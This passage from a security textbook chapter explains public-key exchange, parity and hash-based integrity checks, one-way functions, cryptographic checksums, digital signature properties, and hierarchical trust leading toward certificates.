If Amy wants to send something protected to Bill (such as a credit card number or a set of medical records), then the exchange works something like this. Amy seals the protected information with her private key so that it can be opened only with Amy's public key. This step ensures authenticity: only Amy can have applied the encryption that is reversed with Amy's public key. Amy then locks the information with Bill's public key. This step adds confidentiality because only Bill's private key can decrypt data encrypted with Bill's public key. Bill can use his private key to open the letter box (something only he can do) and use Amy's public key to verify the inner seal (proving that the package came from Amy).

Thus, as we have seen, asymmetric cryptographic functions are a powerful means for exchanging cryptographic keys between people who have no prior relationship. Asymmetric cryptographic functions are slow, but they are used only once, to exchange symmetric keys. Furthermore, if the keys being exchanged are for a symmetric encryption system such as AES or DES, the key length is relatively short, up to 256 bits for AES or 64 for DES. Even if we were to use an expanded form of AES with a key length of 1000 bits, the slow speed of public key cryptography would not be a significant problem because it is performed only once, to establish shared keys.

Asymmetric cryptography is also useful for another important security construct: a digital signature. A human signature on a paper document is a strong attestation: it signifies both agreement (you agree to the terms in the document you signed) and understanding (you know what you are signing). People accept written signatures as a surrogate for an in-person confirmation. We would like a similarly powerful construct for confirming electronic documents. To build a digital signature we introduce integrity codes, key certificates, and, finally, signatures themselves.

Error Detecting Codes

Communications are notoriously prone to errors in transmission. You may have noticed that occasionally a mobile phone conversation will skip or distort a small segment of the conversation, and television signals sometimes show problems commonly called noise. In these cases, complete and accurate reception is not important as long as the noise is relatively slight or infrequent. You can always ask your phone partner to repeat a sentence, and a winning goal on television is always rebroadcast numerous times.

With important data, however, we need some way to determine that the transmission is complete and intact. Mathematicians and engineers have designed formulas called error detection and correction codes to make transmission errors apparent and to perform minor repairs.

Error detecting codes come under many names, such as hash codes, message digests, checksums, integrity checks, error detection and correction codes, and redundancy tests. Although these terms have fine differences of meaning, the basic purpose of all is to demonstrate that a block of data has been modified. That sentence is worded carefully: A message digest will (*sometimes*) signal that content has changed, but it is less solid at demonstrating no modification, even though that is what we really want. We want

something to show no tampering—malicious or not; we get something that usually shows tampering.

Sam writes a letter, makes and keeps a photocopy, and sends the original to Theresa. Along the way, Fagin intercepts the letter and makes changes; being a skilled forger, Fagin deceives Theresa. Only when Theresa and Sam meet and compare the (modified) original do they detect the change.

The situation is different if Sam and Theresa suspect a forger is nigh. Sam carefully counts the letters in his document, tallying 1 for an a, 2 for a b, and so on up to 26 for a z. He adds those values and writes the sum in tiny digits at the bottom of the letter. When Theresa receives the letter she does the same computation and compares her result to the one written at the bottom. Three cases arise:

- the counts do not agree, in which case Theresa suspects a change
- there is no count, in which case Theresa suspects either that Sam was lazy or forgetful or that a forger overlooked their code
- Teresa's count is the same as written at the bottom

The last case is the most problematic. Theresa probably concludes with relief that there was no change. As you may have already determined, however, she may not be thinking correctly. Fagin might catch on to the code and correctly compute a new sum to match the modifications. Even worse, perhaps Fagin's changes happen to escape detection. Suppose Fagin removes one letter c (value=3) and replaces it with three copies of the letter a (value=1+1+1=3); the sum is the same, or if Fagin only permutes letters, the sum remains the same, because it is not sensitive to order.

These problems all arise because the code is a many-to-one function: two or more inputs produce the same output. Two inputs that produce the same output are called a **collision**. In fact, all message digests are many-to-one functions, and thus when they report a change, one did occur, but when they report no change, it is only likely—not certain—that none occurred because of the possibility of a collision.

Collisions are usually not a problem for two reasons. First, they occur infrequently. If plaintext is reduced to a 64-bit digest, we expect the likelihood of a collision to be 1 in 2^{64} , or about 1 in 10^{19} , most unlikely, indeed. More importantly, digest functions are unpredictable, so given one input, finding a second input that results in the same output is infeasible. Thus, with good digest functions collisions are infrequent, and we cannot cause or predict them.

We can use error detecting and error correcting codes to guard against modification of data. Detection and correction codes are procedures or functions applied to a block of data; you may be familiar with one type of detecting code: parity. These codes work as their names imply: Error detecting codes detect when an error has occurred, and error correcting codes can actually correct errors without requiring a copy of the original data. The error code is computed and stored safely on the presumed intact, original data; later anyone can recompute the error code and check whether the received result matches the expected value. If the values do not match, a change has certainly occurred; if the values match, it is probable—but not certain—that no change has occurred.

Parity

The simplest error detection code is a **parity** check. An extra bit, which we call a fingerprint, is added to an existing group of data bits, depending on their sum. The two kinds of parity are called even and odd. With even parity the fingerprint is 0 if the sum of the data bits is even, and 1 if the sum is odd; that is, the parity bit is set so that the sum of all data bits plus the parity bit is even. Odd parity is the same except the overall sum is odd. For example, the data stream 01101101 would have an even parity bit of 1 (and an odd parity bit of 0) because $0+1+1+0+1+1+0+1 = 5 + 1 = 6$ (or $5 + 0 = 5$ for odd parity).

One parity bit can reveal the modification of a single bit. However, parity does not detect two-bit errors—cases in which two bits in a group are changed. One parity bit can detect all single-bit changes, as well as changes of three, five and seven bits. [Table 2-14](#) shows some examples of detected and undetected changes. The changed bits (each line shows changes from the original value of 00000000) are in bold, underlined; the table shows whether parity properly detected that at least one change occurred.

Original Data	Parity Bit	Modified Data	Modification Detected?
0 0 0 0 0 0 0 0	1	0 0 0 0 0 0 0 <u>1</u>	Yes
0 0 0 0 0 0 0 0	1	<u>1</u> 0 0 0 0 0 0 0	Yes
0 0 0 0 0 0 0 0	1	<u>1</u> 0 0 0 0 0 0 <u>1</u>	No
0 0 0 0 0 0 0 0	1	0 0 0 0 0 0 <u>1</u> <u>1</u>	No
0 0 0 0 0 0 0 0	1	0 0 0 0 0 <u>1</u> <u>1</u> <u>1</u>	Yes
0 0 0 0 0 0 0 0	1	0 0 0 0 <u>1</u> <u>1</u> <u>1</u> <u>1</u>	No
0 0 0 0 0 0 0 0	1	0 <u>1</u> 0 <u>1</u> 0 <u>1</u> 0 <u>1</u>	No
0 0 0 0 0 0 0 0	1	<u>1</u> <u>1</u> <u>1</u> <u>1</u> <u>1</u> <u>1</u> <u>1</u> <u>1</u>	No

TABLE 2-14 Changes Detected by Parity

Detecting odd numbers of changed bits leads to a change detection rate of about 50 percent, which is not nearly good enough for our purposes. We can improve this rate with more parity bits (computing a second parity bit of bits 1, 3, 5, and 7, for example), but more parity bits increase the size of the fingerprint; each time we increase the fingerprint size we also increase the size of storing these fingerprints.

Parity signals only that a bit has been changed; it does not identify which bit has been changed, much less when, how, or by whom. On hardware storage devices, a code called a **cyclic redundancy** check detects errors in recording and playback. Some more complex codes, known as **error correction codes**, can detect multiple-bit errors (two or more bits changed in a data group) and may be able to pinpoint the changed bits (which are the bits to reset to correct the modification). Fingerprint size, error detection rate, and correction lead us to more powerful codes.

Hash Codes

In most files, the elements or components of the file are not bound together in any way. That is, each byte or bit or character is independent of every other one in the file. This lack of binding means that changing one value affects the integrity of the file but that one change can easily go undetected.

What we would like to do is somehow put a seal or shield around the file so that we can detect when the seal has been broken and thus know that something has been changed. This notion is similar to the use of wax seals on letters in medieval days; if the wax was broken, the recipient would know that someone had broken the seal and read the message inside. In the same way, cryptography can be used to **seal** a file, encasing it so that any change becomes apparent. One technique for providing the seal is to compute a function, sometimes called a **hash** or **checksum** or **message digest** of the file.

The code between Sam and Theresa is a hash code. Hash codes are often used in communications where transmission errors might affect the integrity of the transmitted data. In those cases the code value is transmitted with the data. Whether the data or the code value was marred, the receiver detects some problem and simply requests a retransmission of the data block.

Such a protocol is adequate in cases of unintentional errors but is not intended to deal with a dedicated adversary. If Fagin knows the error detection function algorithm, then he can change content and fix the detection value to match. Thus, when a malicious adversary might be involved, secure communication requires a stronger form of message digest.

One-Way Hash Functions

As a first step in defeating Fagin, we have to prevent him from working backward from the digest value to see what possible inputs could have led to that result. For instance, some encryptions depend on a function that is easy to understand but difficult to compute. For a simple example, consider the cube function, $y = x^3$. Computing x^3 by hand, with pencil and paper, or with a calculator is not hard. But the inverse function, $\sqrt[3]{y}$, is much more difficult to compute. And the function $y = x^2$ has no inverse function since there are two possibilities for \sqrt{y} : $+x$ and $-x$. Functions like these, which are much easier to compute than their inverses, are called **one-way functions**.

File Change Detection

A one-way function can be useful in creating a change detection algorithm. The function must depend on all bits of the file being sealed, so any change to even a single bit will alter the checksum result. The checksum value is stored with the file. Then, each time someone accesses or uses the file, the system recomputes the checksum. If the computed checksum matches the stored value, the file is likely to be intact.

The one-way property guards against malicious modification: An attacker cannot “undo” the function to see what the original file was, so there is no simple way to find a set of changes that produce the same function value. (Otherwise, the attacker could find undetectable modifications that also have malicious impact.)

Tripwire [[KIM98](#)] is a utility program that performs integrity checking on files. With Tripwire a system administrator computes a hash of each file and stores these hash values somewhere secure, typically offline. Later the administrator reruns Tripwire and compares the new hash values with the earlier ones.

Cryptographic Checksum

Malicious modification must be handled in a way that also prevents the attacker from modifying the error detection mechanism as well as the data bits themselves. One way to handle this is to use a technique that shrinks and transforms the data according to the value of the data bits.

A **cryptographic checksum** is a cryptographic function that produces a checksum. It is a digest function using a cryptographic key that is presumably known only to the originator and the proper recipient of the data. The cryptography prevents the attacker from changing the data block (the plaintext) and also changing the checksum value (the ciphertext) to match. The attacker can certainly change the plaintext, but the attacker does not have a key with which to recompute the checksum. One example of a cryptographic checksum is to first employ any noncryptographic checksum function to derive an n -bit digest of the sensitive data. Then apply any symmetric encryption algorithm to the digest. Without the key the attacker cannot determine the checksum value that is hidden by the encryption. We present other cryptographic hash functions in [Chapter 12](#).

Two major uses of cryptographic checksums are code-tamper protection and message-integrity protection in transit. Code tamper protection is implemented in the way we just described for detecting changes to files. Similarly, a checksum on data in communication identifies data that have been changed in transmission, maliciously or accidentally. The U.S. government defined the **Secure Hash Standard** or **Algorithm** (SHS or SHA), actually a collection of algorithms, for computing checksums. We examine SHA in [Chapter 12](#).

Checksums are important countermeasures to detect modification. In this section we applied them to the problem of detecting malicious modification to programs stored on disk, but the same techniques are applicable to protecting against changes to data, as we show later in this book.

A strong cryptographic algorithm, such as for DES or AES, is especially appropriate for sealing values, since an outsider will not know the key and thus will not be able to modify the stored value to match with data being modified. For low-threat applications, algorithms even simpler than those of DES or AES can be used. In block encryption schemes, chaining means linking each block to the previous block's value (and therefore to all previous blocks), for example, by using an exclusive OR to combine the encrypted previous block with the current one. A file's cryptographic checksum could be the last block of the chained encryption of a file because that block will depend on all other blocks. We describe chaining in more detail in [Chapter 12](#).

As we see later in this chapter, these techniques address the non-alterability and non-reusability required in a digital signature. A change or reuse will probably be flagged by the checksum so the recipient can tell that something is amiss.

Signatures

The most powerful technique to demonstrate authenticity is a digital signature. Like its counterpart on paper, a digital signature is a way by which a person or organization can affix a bit pattern to a file such that it implies confirmation, pertains to that file only, cannot be forged, and demonstrates authenticity. We want a means by which one party can sign something and, as on paper, have the signature remain valid for days, months, years—indefinitely. Furthermore, the signature must convince all who access the file. Of course, as with most conditions involving digital methods, the caveat is that the assurance is limited by the assumed skill and energy of anyone who would try to defeat the assurance.

A digital signature often uses asymmetric or public key cryptography. As you just saw, a public key protocol is useful for exchange of cryptographic keys between two parties who have no other basis for trust. Unfortunately, the public key cryptographic protocols involve several sequences of messages and replies, which can be time consuming if either party is not immediately available to reply to the latest request. It would be useful to have a technique by which one party could reliably precompute some protocol steps and leave them in a safe place so that the protocol could be carried out even if only one party were active. This situation is similar to the difference between a bank teller and an ATM. You can obtain cash, make a deposit or payment, or check your balance because the bank has pre-established steps for an ATM to handle those simple activities 24 hours a day, even if the bank is not open. But if you need a certified check or foreign currency, you may need to interact directly with a bank agent.

In this section we define digital signatures and compare their properties to those of handwritten signatures on paper. We then describe the infrastructure surrounding digital signatures that lets them be recognizable and valid indefinitely.

Components and Characteristics of Signatures

A digital signature is just a binary object associated with a file. But if we want that signature to have the force of a paper-based signature, we need to understand the properties of human signatures. Only then can we express requirements for our digital version.

Properties of Secure Paper-Based Signatures

Consider a typical situation that parallels a common human need: an order to transfer funds from one person to another. In other words, we want to be able to send the electronic equivalent of a computerized check. We understand the properties of this transaction for a conventional paper check:

- A check is a *tangible object* authorizing a financial transaction.
- The signature on the check *confirms authenticity* because (presumably) only the legitimate signer can produce that signature.
- In the case of an alleged forgery, a third party can be called in to *judge authenticity*.
- Once a check is cashed, it is canceled so that it *cannot be reused*.
- The paper check is *not alterable*. Or, most forms of alteration are easily detected.

Transacting business by check depends on *tangible objects* in a *prescribed form*. But tangible objects do not exist for transactions on computers. Therefore, authorizing payments by computer requires a different model. Let us consider the requirements of such a situation, from the standpoint both of a bank and of a user.

Properties of Digital Signatures

Suppose Sheila sends her bank a message authorizing it to transfer \$100 to Rob. Sheila's bank must be able to verify and prove that the message really came from Sheila if she should later disavow sending the message. (This property is called **non-repudiation**.) The bank also wants to know that the message is entirely Sheila's, that it has not been altered along the way. For her part, Sheila wants to be certain that her bank cannot forge such messages. (This property is called **authenticity**.) Both parties want to be sure that the message is new, not a reuse of a previous message, and that it has not been altered during transmission. Using electronic signals instead of paper complicates this process.

But we have ways to make the process work. A **digital signature** is a protocol that produces the same effect as a real signature: It is a mark that only the sender can make but that other people can easily recognize as belonging to the sender. Just like a real signature, a digital signature confirms agreement to a message.

A digital signature must meet two primary conditions:

- It must be *unforgeable*. If person S signs message M with signature $Sig(S,M)$, no one else can produce the pair $[M, Sig(S,M)]$.
- It must be *authentic*. If a person R receives the pair $[M, Sig(S,M)]$ purportedly from S , R can check that the signature is really from S . Only S could have created this signature, and the signature is firmly attached to M .

These two requirements, shown in [Figure 2-26](#), are the major hurdles in computer transactions. Two more properties, also drawn from parallels with the paper-based environment, are desirable for transactions completed with the aid of digital signatures:

- It is *not alterable*. After being transmitted, M cannot be changed by S , R , or an interceptor.
- It is *not reusable*. A previous message presented again will be instantly detected by R .




FIGURE 2-26 Digital Signature Requirements

To see how digital signatures work, we first present a mechanism that meets the first two requirements. We then add to that solution to satisfy the other requirements. We develop digital signatures in pieces: first building a piece to address alterations, then

describing a way to ensure authenticity, and finally developing a structure to establish identity. Eventually all these parts tie together in a conceptually simple framework.

We have just described the pieces for a digital signature: public key cryptography and secure message digests. These two pieces together are technically enough to make a digital signature, but they do not address authenticity. For that, we need a structure that binds a user's identity and public key in a trustworthy way. Such a structure is called a certificate. Finally, we present an infrastructure for transmitting and validating certificates.

Public Keys for Signatures

Public key encryption systems are ideally suited to signing. For simple notation, let us assume that the public key encryption for user U is accessed through $E(M, K_U)$ and that the private key transformation for U is written as $D(M, K_U)$. We can think of E as the privacy transformation (since only U can decrypt it) and D as the authenticity transformation (since only U can produce it). Remember, however, that under some asymmetric algorithms such as RSA, D and E are commutative and either one can be applied to any message. Thus,

$$D(E(M, K_U), K_U) = M = E(D(M, K_U), K_U)$$

If S wishes to send M to R , S uses the authenticity transformation to produce $D(M, K_S)$. S then sends $D(M, K_S)$ to R . R decodes the message with the public key transformation of S , computing $E(D(M, K_S), K_S) = M$. Since only S can create a message that makes sense under $E(-, K_S)$, the message must genuinely have come from S . This test satisfies the authenticity requirement.

R will save $D(M, K_S)$. If S should later allege that the message is a forgery (not really from S), R can simply show M and $D(M, K_S)$. Anyone can verify that since $D(M, K_S)$ is transformed to M with the public key transformation of S —but only S could have produced $D(M, K_S)$ —then $D(M, K_S)$ must be from S . This test satisfies the unforgeable requirement.

There are other approaches to signing; some use symmetric encryption, others use asymmetric. The approach shown here illustrates how the protocol can address the requirements for unforgeability and authenticity. To add secrecy, S applies $E(M, K_R)$ as shown in [Figure 2-27](#).




FIGURE 2-27 Use of Two Keys in an Asymmetric Digital Signature

These pieces, a hash function, public key cryptography, and a protocol, give us the technical pieces of a digital signature. However, we also need one nontechnical component. Our signer *S* can certainly perform the protocol to produce a digital signature, and anyone who has *S*'s public key can determine that the signature did come from *S*. But who is *S*? We have no reliable way to associate a particular human with that public key. Even if someone says "this public key belongs to *S*," on what basis do we believe that assertion? Remember the man-in-the-middle attack earlier in this chapter when Amy and Bill wanted to establish a shared secret key? Next we explore how to create a trustworthy binding between a public key and an identity.

Trust

A central issue of digital commerce is trust: How do you know that a Microsoft web page really belongs to Microsoft, for example? This section is less about technology and more about the human aspects of trust, because that confidence underpins the whole concept of a digital signature.

In real life you may trust a close friend in ways you would not trust a new acquaintance. Over time your trust in someone may grow with your experience but can plummet if the person betrays you. You try out a person, and, depending on the outcome, you increase or decrease your degree of trust. These experiences build a personal trust framework.

Web pages can be replaced and faked without warning. To some extent, you assume a page is authentic if nothing seems unusual, if the content on the site seems credible or at least plausible, and if you are not using the site for critical decisions. If the site is that of your bank, you may verify that the URL looks authentic. Some sites, especially those of financial institutions, have started letting each customer pick a security image, for example, a hot red sports car or an iconic landmark; users are warned to enter sensitive information only if they see the personal image they previously chose.

In a commercial setting, certain kinds of institutions connote trust. You may trust (the officials at) certain educational, religious, or social organizations. Big, well-established companies such as banks, insurance companies, hospitals, and major manufacturers have developed a measure of trust. Age of an institution also inspires trust. Indeed, trust is the basis for the notion of branding, in which you trust something's quality because you know the brand. As you will see shortly, trust in such recognized entities is an important component in digital signatures.

Establishing Trust Between People

As humans we establish trust all the time in our daily interactions with people. We identify people we know by recognizing their voices, faces, or handwriting. At other times, we use an affiliation to convey trust. For instance, if a stranger telephones us and we hear, "I represent the local government ..." or "I am calling on behalf of this charity ..." or "I am calling from the school/hospital/police about your mother/father/son/daughter/brother/sister ...," we may decide to trust the caller even if we do not know him or her. Depending on the nature of the call, we may decide to believe the caller's affiliation or to seek independent verification. For example, we may obtain the

affiliation's number from the telephone directory and call the party back. Or we may seek additional information from the caller, such as "What color jacket was she wearing?" or "Who is the president of your organization?" If we have a low degree of trust, we may even act to exclude an outsider, as in "I will mail a check directly to your charity rather than give you my credit card number."

For each of these interactions, we have what we might call a "trust threshold," a degree to which we are willing to believe an unidentified individual. This threshold exists in commercial interactions, too. When Acorn Manufacturing Company sends Big Steel Company an order for 10,000 sheets of steel, to be shipped within a week and paid for within ten days, trust abounds. The order is printed on an Acorn form, signed by someone identified as Helene Smudge, Purchasing Agent. Big Steel may begin preparing the steel even before receiving money from Acorn. Big Steel may check Acorn's credit rating to decide whether to ship the order without payment first. If suspicious, Big Steel might telephone Acorn and ask to speak to Ms. Smudge in the purchasing department. But more likely Big Steel will actually ship the goods without knowing who Ms. Smudge is, whether she is actually the purchasing agent, whether she is authorized to commit to an order of that size, or even whether the signature is actually hers. Sometimes a transaction like this occurs by fax, so that Big Steel does not even have an original signature on file. In cases like this one, which occur daily, trust is based on appearance of authenticity (such as a printed, signed form), outside information (such as a credit report), and urgency (Acorn's request that the steel be shipped quickly).

Establishing Trust Electronically

For electronic communication to succeed, we must develop similar ways for two parties to establish trust without having met. A common thread in our personal and business interactions is the ability to have someone or something vouch for the existence and integrity of one or both parties. The police, the Chamber of Commerce, or the Better Business Bureau vouches for the authenticity of a caller. Acorn indirectly vouches for the fact that Ms. Smudge is its purchasing agent by transferring the call to her in the purchasing department when Big Steel calls for her. In a sense, the telephone company vouches for the authenticity of a party by listing someone in the directory. This concept of "vouching for" by a third party can be a basis for trust in commercial settings where two parties do not know each other.

The trust issue we need to address for digital signatures is authenticity of the public key. If Monique signs a document with her private key, anyone else can decrypt the signature with her public key to verify that only Monique could have signed it. The only problem is being able to obtain Monique's public key in a way in which we can adequately trust that the key really belongs to her, that is, that the key was not circulated by some evil actor impersonating Monique. In the next section we present a trustworthy means to bind a public key with an identity.

Trust Based On a Common Respected Individual

A large company may have several divisions, each division may have several departments, each department may have several projects, and each project may have several task groups (with variations in the names, the number of levels, and the degree of

completeness of the hierarchy). The top executive may not know by name or sight every employee in the company, but a task group leader knows all members of the task group, the project leader knows all task group leaders, and so on. This hierarchy can become the basis for trust throughout the organization.

To see how, suppose two people meet: Ann and Andrew. Andrew says he works for the same company as Ann. Ann wants independent verification that he does. She finds out that Bill and Betty are two task group leaders for the same project (led by Camilla); Ann works for Bill and Andrew for Betty. (The organizational relationships are shown in [Figure 2-28](#).) These facts give Ann and Andrew a basis for trusting each other's identity. The chain of verification might be something like this:

- Ann asks Bill who Andrew is.
- Bill either asks Betty, if he knows her directly, and if not, he asks Camilla.
- (If asked, Camilla then asks Betty.)
- Betty replies to Camilla or Bill that Andrew works for her.
- (Camilla tells Bill, if she was involved.)
- Bill tells Ann.




FIGURE 2-28 Trust Relationships

If Andrew is in a different task group, it may be necessary to go higher in the organizational tree before a common point is found.

We can use a similar process for cryptographic key exchange, as shown in [Figure 2-29](#). If Andrew and Ann want to communicate, Andrew can give his public key to Betty, who passes it to Camilla, then Bill, or directly to Bill, who gives it to Ann. But this sequence is not exactly the way it would work in real life. The key would probably be accompanied by a note saying it is from Andrew, ranging from a bit of yellow paper to a form 947 Statement of Identity. And if a form 947 is used, then Betty would also have to attach a form 632a Transmittal of Identity, Camilla would attach another 632a, and Bill would attach a final one, as shown in [Figure 2-29](#). This chain of forms 632a would say, in essence, “I am Betty and I received this key and the attached statement of identity personally from a person I know to be Andrew,” “I am Camilla and I received this key and the attached statement of identity and the attached transmittal of identity personally from a person I know to be Betty,” and so forth. When Ann receives the key, she can review the chain of evidence and conclude with reasonable assurance that the key really did come from Andrew. This protocol is a way of obtaining authenticated public keys, a binding of a

key and a reliable identity.




FIGURE 2-29 Key Relationships in a Certificate

This model works well within a company because there is always someone common to any two employees, even if the two employees are in different divisions so that the only common person is the president. The process bogs down, however, if Ann, Bill, Camilla, Betty, and Andrew all have to be available whenever Ann and Andrew want to communicate. If Betty is away on a business trip or Bill is off sick, the protocol falters. It also does not work well if the president cannot get any meaningful work done because every day is occupied with handling forms 632a.

To address the first of these problems, Andrew can ask for his complete chain of forms 632a from the president down to him. Andrew can then give a copy of this full set to anyone in the company who wants his key. Instead of working from the bottom up to a common point, Andrew starts at the top and documents his full chain. He gets these signatures any time his superiors are available, so they do not need to be available when he wants to give away his authenticated public key.

We can resolve the second problem by reversing the process. Instead of starting at the bottom (with task members) and working to the top of the tree (the president), we start at the top. Andrew thus has a preauthenticated public key for unlimited use in the future. Suppose the expanded structure of our hypothetical company, showing the president and other levels, is as illustrated in [Figure 2-30](#).




FIGURE 2-30 Delegation of Trust

The president creates a letter for each division manager saying “I am Edward, the president, I attest to the identity of division manager Diana, whom I know personally, and I trust Diana to attest to the identities of her subordinates.” Each division manager does similarly, copying the president’s letter with each letter the manager creates, and so on. Andrew receives a packet of letters, from the president down through his task group leader, each letter linked by name to the next. If every employee in the company receives such a packet, any two employees who want to exchange authenticated keys need only compare each other’s packets; both packets will have at least Edward in common, perhaps some other managers below Edward, and at some point will deviate. Andrew and Ann, for example, could compare their chains, determine that they were the same through Camilla, and trace just from Camilla down. Andrew knows the chain from Edward to Camilla is authentic because it is identical to his chain, and Ann knows the same. Each knows the rest of the chain is accurate because it follows an unbroken line of names and signatures.

Certificates: Trustable Identities and Public Keys

You may have concluded that this process works, but it is far too cumbersome to apply in real life; perhaps you have surmised that we are building a system for computers. This protocol is represented more easily electronically than on paper. With paper, people must

